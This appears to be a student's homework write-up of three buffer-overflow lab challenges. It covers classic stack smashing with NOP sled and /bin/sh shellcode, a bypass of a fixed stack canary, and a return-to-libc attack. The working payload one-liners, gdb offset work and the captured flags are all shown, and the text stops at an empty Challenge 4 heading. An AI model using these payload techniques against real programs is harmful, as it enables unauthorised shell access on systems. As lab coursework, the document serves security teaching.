README

Author

Derek Xu


Challenge 1

This one involves a buffer overflow attack.

We first use the shell code provided in class that runs the assembly to invoke a shell.

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\xb0\x0b\x89\xe3\x31\xc9\x31\xd2\xcd\x80
```

Then we run gdb on the binary to find the address of the buffer overflow. We found out that we have to overwrite about 80 bytes. With a 23 byte shell code, we pad the shell code with 39 NOPs, and 14 random bytes, then with the new return address we want to go to. With some trial and error with the padding and NOP sled, we are able to invoke the shell via the binary script.




```
(gdb) info frame
Stack level 0, frame at 0xbf862860:
 eip = 0x8048497 in vuln (challenge1.c:10); saved eip = 0x8048531
 called by frame at 0xbf8670e0
 source language c.
 Arglist at 0xbf862858, args:
 Locals at 0xbf862858, Previous frame's sp is 0xbf862860
 Saved registers:
  ebx at 0xbf862854, ebp at 0xbf862858, eip at 0xbf86285c
(gdb) p &buffer
$2 = (char (*)[64]) 0xbf862810
(gdb) print/d 0xbf86285c-0xbf862810
$3 = 76
(gdb) 
```

We can then fill the buffer with the given code.


```
python -c "print '\x90'*39+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
\x62\x69\x6e\xb0\x0b\x89\xe3\x31\
xc9\x31\xd2\xcd\x80'+'A'*10 +'B'*4+'\x7c\xad\xff\xbf'" > asd
```

Then inspecting GDB, we can figure out where to put the return address (anywhere within the NOP area). This is different outside of GDB, which is why it took some trial and error to eventually work.



```
Program received signal SIGSEGV, Segmentation fault.
0xbfffacbc in ?? ()
(gdb) x/100x $esp-100
0xbfffad2c:     0x080484a5      0xbfffad40      0xb7fc5000      0xbfffad78
0xbfffad3c:     0x08048492      0x90909090      0x90909090      0x90909090
0xbfffad4c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffad5c:     0x50c03190      0x732f2f68      0x622f6868      0x0bb06e69
0xbfffad6c:     0xc931e389      0x80cdd231      0x41414141      0x41414141
0xbfffad7c:     0x41414141      0x41414141      0x41414141      0x42424242
0xbfffad8c:     0xbfffacbc      0x00000000      0x00000000      0x00000000
0xbfffad9c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffadac:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffadbc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffadcc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffaddc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffadec:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffadfc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae0c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae1c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae2c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae3c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae4c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae5c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae6c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae7c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae8c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffae9c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffaeac:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) |
```

We use this return address and then we can invoke a shell.




```
dxu0117@TerrierHome:~/hw5$ cat asd - | /usr/bin/binary1
Populating the buffer...
ls
asd     binary1  cat.asm  catcode  flag1          payload1   shell.asm  shellcode  testshell
asd2    cat      cat.o    flag     flag1code.txt  payload11  shell.o    test1      testshellcode.c
cd /home/binary1
cat flag.txt
f04bc7315a8423f957047a565cecbb5520fb583e
```

Challenge 2

This one is very similar to challenge 1. We can use the same distances between the buffer and return address as Challenge 1 but add 4 to it since instead of just a 64 byte buffer, we have an extra 4 byte buffer before that as well. So we have to overwrite 84 bytes.

This new code requires check of a canary at the position right after the buffer. So we need to add the canary value within our payload right after 64 bytes of something before. We can then add in the 4 byte canary value and add in the rest of the padding and return address to execute our injected shell code.

To get the value of the canary, I first flooded the 64 byte buffer with 63 A's (with the string terminator = 64 bytes). Then I inspected the stack and found the value right after the A's to be 0x726c576e. Upon looking at the raw c code, it's clear that the value won't change since rand() is used without a seed, so it will produce the same canary value every execution. We can put that canary value into our payload to bypass the canary check. Using the same process of using GDB to find the return address, we can update the return address to put the program into the NOP slide.




```
46      in challenge2.c
(gdb) x/100x $esp-100
0xbfff64ec:     0x080485e9      0xb7fc5404      0xbfff6508      0xb7fc5000
0xbfff64fc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfff650c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfff651c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfff652c:     0x41414141      0x41414141      0x41414141      0x00414141
0xbfff653c:     0x726c576e      0x0804a000      0x0804a000      0xbffff5f8
0xbfff654c:     0x080486ed      0x00000000      0x00000000      0x00000000
0xbfff655c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff656c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff657c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff658c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff659c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff65ac:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff65bc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff65cc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff65dc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff65ec:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff65fc:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff660c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff661c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff662c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff663c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff664c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff665c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfff666c:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb) 
```

After a lot of trial and error, I was able to use the following

```
python -c "print '\x90'*41 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\xb0\x0b
\x89\xe3\x31\xc9\x31\xd2\xcd\x80'+
'\x6e\x57\x6c\x72' + 'A'*12 + '\x1c\x65\xff\xbf'" > asd2
```

This gave the following shell that we can use to get the flag.




```
dxu0117@TerrierHome:~/hw5$ python -c "print '\x90'*41 + '\x31\xc0
dxu0117@TerrierHome:~/hw5$ cat ~/hw5/asd2 - | /usr/bin/binary2
Populating the buffer...
ls
asd  asd2  binary1  cat  cat.asm  cat.o  catcode  flag  flag1  fl
cd /home/binary2
cat flag.txt
037c341eb4238e0768dd4356d0ff3b09c1c5da16
```

Challenge 3


This challenge involves a similar case to challenge 1, but now stack pages are separated between data and executable pages. Thus we need to find a way to return into libc so that we can run a libc function instead.

We first set the SHELL environment variable to be /bin/sh.

We need to overwrite 44 bytes. System is at 0xb7e2a250 as given by the `p system` command in GDB.



```
(gdb) r
Starting program: /usr/bin/binary3
Populating the buffer...

Breakpoint 1, vuln () at challenge3.c:11
11      challenge3.c: No such file or directory.
(gdb) p &buffer
$1 = (char (*)[32]) 0xbfffe390
(gdb) info frame
Stack level 0, frame at 0xbfffe3c0:
 eip = 0x8048497 in vuln (challenge3.c:11); saved eip = 0x8048531
 called by frame at 0xbffff610
 source language c.
 Arglist at 0xbfffe3b8, args:
 Locals at 0xbfffe3b8, Previous frame's sp is 0xbfffe3c0
 Saved registers:
  ebx at 0xbfffe3b4, ebp at 0xbfffe3b8, eip at 0xbfffe3bc
(gdb) print/d 0xbfffe3bc - 0xbfffe390
$2 = 44
(gdb) |
```



```
(gdb) p system
$3 = {int (const char *)} 0xb7e2a250 <__libc_system>
(gdb) |
```

So in total, to create a stack frame for system(), we need to fill the buffer with 44 + 4 (func return address) + 4 (system() return addr) + 4 (system() parameters) = 56 bytes.

In order to get the /bin/sh binary, we can write a script that will get the environment of a binary and find the offset from SHELL to the beginning of the binary.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv) {

        char *target_env = argv[1];
        char *env = getenv(target_env);


        printf("%p\n", env);

        return 0;

}
```


This gives 0xbfffff0d. When using this address, we can insert it as the argument for system().


```
dxu0117@TerrierHome:~/hw5$ ./getenv SHELL
0xbfffff0d
```

```
python -c "print 'A'*44 + '\x50\xa2\xe2\xb7'
+ 'BBBB' + '\xfd\xfe\xff\xbf'" > asd3
cat ~/hw5/asd3 - | /usr/bin/binary3
```

This gives us an error if we use the address given to us by the getenv program. It shows that we are reading somewhere else in our ENV list. So we tweak the address of it to be 0xbffffefd instead. This points straight to “/bin/sh”, which then gets called by system() and we then have a shell running under binary3. Eventually using the address above lets us run the shell.


This gives us the answer


```
dxu0117@TerrierHome:~/hw5$ cat ~/hw5/asd3 - | /usr/bin/binary3
Populating the buffer...
ls
asd  asd2  asd3  asd3A  asd4  binary1  cat  cat.asm  catcode  cat.o  flag  flag1  flag1code.
whoami
binary3
cd /home/binary3
cat flag.txt
d21509aac6b5089b5fa63b65fbceda0b2dbccb28
```

Challenge 4

